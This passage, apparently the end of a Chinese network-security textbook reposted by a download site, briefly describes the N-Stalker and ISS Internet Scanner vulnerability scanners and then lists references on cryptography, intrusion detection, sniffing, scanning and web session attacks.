N-Stealth/NStalker 分为如下 3 个版本。

（1）N-Stalker QA Edition，面向开发者和质量控制专家；

（2）N-Stalker Infrastructure Edition，面向 Web 服务器管理员和 IT 专家；

（3）N-Stalker Enterprise Edition，面向审计人员和安全专家。

下载地址：http://www.nstalker.com/nstealth/。

9.3.9 ISS Internet Scanner

ISS Internet Scanner 是一款著名的网络评估工具，其功能不仅限于 Web 安全扫描。它可在一台单机上对 1 300 种以上的来自通信、服务、防火墙、Web 应用等的漏洞进行扫描。它采用模拟攻击的手段去检测网络上每一个 IP 隐藏的漏洞，其扫描对网络不会做任何修改和造成任何危害。

Internet Scanner 包括如下 3 个独立的部分。

（1）Web Security Scanner，针对 Web 站点的漏洞扫描；

（2）Firewall Scanner，针对防火墙的漏洞扫描；

（3）Intranet Scanner，针对各类通信和服务的漏洞扫描。

Internet Scanner 每次扫描的结果可生成详细报告，报告对扫描到的漏洞按高、中、低 3 个风险级别分类，每个漏洞的危害及补救办法都有详细说明。用户可根据报告提出的建议修改网络配置，填补漏洞。

下载地址：http://www.iss.net/。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

参考文献

[1] 胡磊，王鹏. 应用密码学手册. 北京：电子工业出版社，2005
[2] 杨义先，钮心忻. 应用密码学. 北京：北京邮电大学出版社，2005
[3] 徐国爱. 网络安全. 北京：北京邮电大学出版社，2004
[4] 王吉军，张玉亭，周维续. 黑客大曝光. 北京：清华大学出版社，2006
[5] 京京工作室. Windows 网络编程技术. 北京：机械工业出版社，2000
[6] 张玉清，戴祖锋，谢崇斌. 安全扫描技术. 北京：清华大学出版社，2004
[7] 韩冰. 网络安全体系的构建. 海南广播电视大学学报，2003（1）：66～67
[8] Fang. 应用层截包方案. 2003
[9] flyingfox. 黑客编程 UP2U. 家庭电脑世界杂志社，2004
[10] 谢希仁. 计算机网络. 北京：电子工业出版社，2004
[11] 吴世忠，祝世雄，张文政. 应用密码学. 北京：机械工业出版社，2001
[12] 章照止. 现在密码学基础. 北京：北京邮电大学出版社，2004
[13] 林瑶，蒋慧，杜蔚轩. 用 TCP/IP 进行网络互联. 北京：电子工业出版社，2001
[14] 唐正军. 网络入侵检测系统的设计与实现. 北京：电子工业出版社，2002
[15] 何欣. 基于 Snort 的入侵检测系统的研究与实现. 华中科技大学硕士学位论文
[16] 林永和. 网络入侵检测系统 NIDS 的 Snort 工具研究. 电脑知识与技术，2006（4）
[17] 陈添杰. 分布式 Snort 的研究与应用设计. 广东工业大学硕士学位论文
[18] Snort 入侵检测系统分析. http://bbs.chinaUNIX.net/forumdisplay.php?fid=29
[19] 张帆. 网络攻击过程分析与防范. 黄石高等专科学校学报，2004（6）
[20] 李惠芳，吴友武. 网络攻击防范的策略分析与思考. 中国人民公安大学学报，2005（2）
[21] 吴华. 网络嗅探器攻击及其防御措施. 安阳师范学院学报，2006（3）
[22] 刘波涛，赵刚，冯翠丽，唐乐. Sniffer 原理解析及其 Winpcap 实现. 华东交通大学学报，2005（4）
[23] 王佳，李志蜀. 基于 ARP 协议的攻击原理分析. 微电子学与计算机，2004（5）
[24] 张健，李焕洲. 网络嗅探原理及其检测和预防. 四川师范大学学报，2003（2）
[25] 罗军东，周峰. 端口扫描技术研究. 软件技术研究，2006（8）
[26] 康峰. 网络漏洞扫描系统的研究与设计. 电脑开发与应用，2006（7）
[27] 罗永昌，王基一. 网络系统安全漏洞扫描浅析. 商丘职业技术学院学报，2006（2）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

[28] Imperva Glossary. Brute Force Attack. http://www.imperva.com/application_defense_center/glossary/brute_force.html

[29] David Endler – iDEFENSE Labs. iDefense: Brute-Force Exploitation of Web Application Session ID's. http://www.cgisecurity.com/lib/SessionIDs.pdf

[30] Carl Ellison, C.Hall, R. Milbert, B. Schneier. Protecting Secret Keys with Personal Entropy. http://www.schneier.com/paper-personal-entropy.html

[31] Carl Ellison. Emergency Key Recovery without Third Parties. http://theworld.com/～cme/html/rump96.html

[32] David Endler – iDEFENSE Labs. iDefense: Brute-Force Exploitation of Web Application Session ID's. http://www.cgisecurity.com/lib/SessionIDs.pdf

[33] GunterOllmann - X-Force Security Assessment Services EMEA. Best Practices in Managing HTTP-Based Client Sessions. http://www.itsecurity.com/papers/iss9.htm

[34] Jan Wolter. A Guide to Web Authentication Alternatives. http://www.UNIXpapa.com/auth/homebuilt.html

[35] Imperva Glossary. Brute Force Attack. http://www.imperva.com/application_defense_center/glossary/brute_force.html

[36] David Endler – iDEFENSE Labs. iDefense: Brute-Force Exploitation of Web Application Session ID's. http://www.cgisecurity.com/lib/SessionIDs.pdf

[37] MitjaKolsek - Acros Security. Session Fixation Vulnerability in Web-based Applications. http://www.acrossecurity.com/papers/session_fixation.pdf

[38] Amit Klein – Sanctum. Divide and Conquer. http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf

[39] SecureXpertLabs. A new spoof: all frames-based sites are vulnerable. http://tbtf.com/archive/11-17-98.html#s02

[40] CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests. http://www.cert.org/advisories/CA-2000-02.html

[41] CGISecurity.com. The Cross Site Scripting FAQ. http://www.cgisecurity.com/articles/xss-faq.shtml

[42] Cross Site Scripting Info. http://httpd.apache.org/info/css-security/

[43] 24 Character entity references in HTML 4. http://www.w3.org/TR/html4/sgml/entities.html

[44] Understanding Malicious Content Mitigation for Web Developers. http://www.cert.org/tech_tips/malicious_code_mitigation.html

溜客安全网 WwW.176Ku.CoM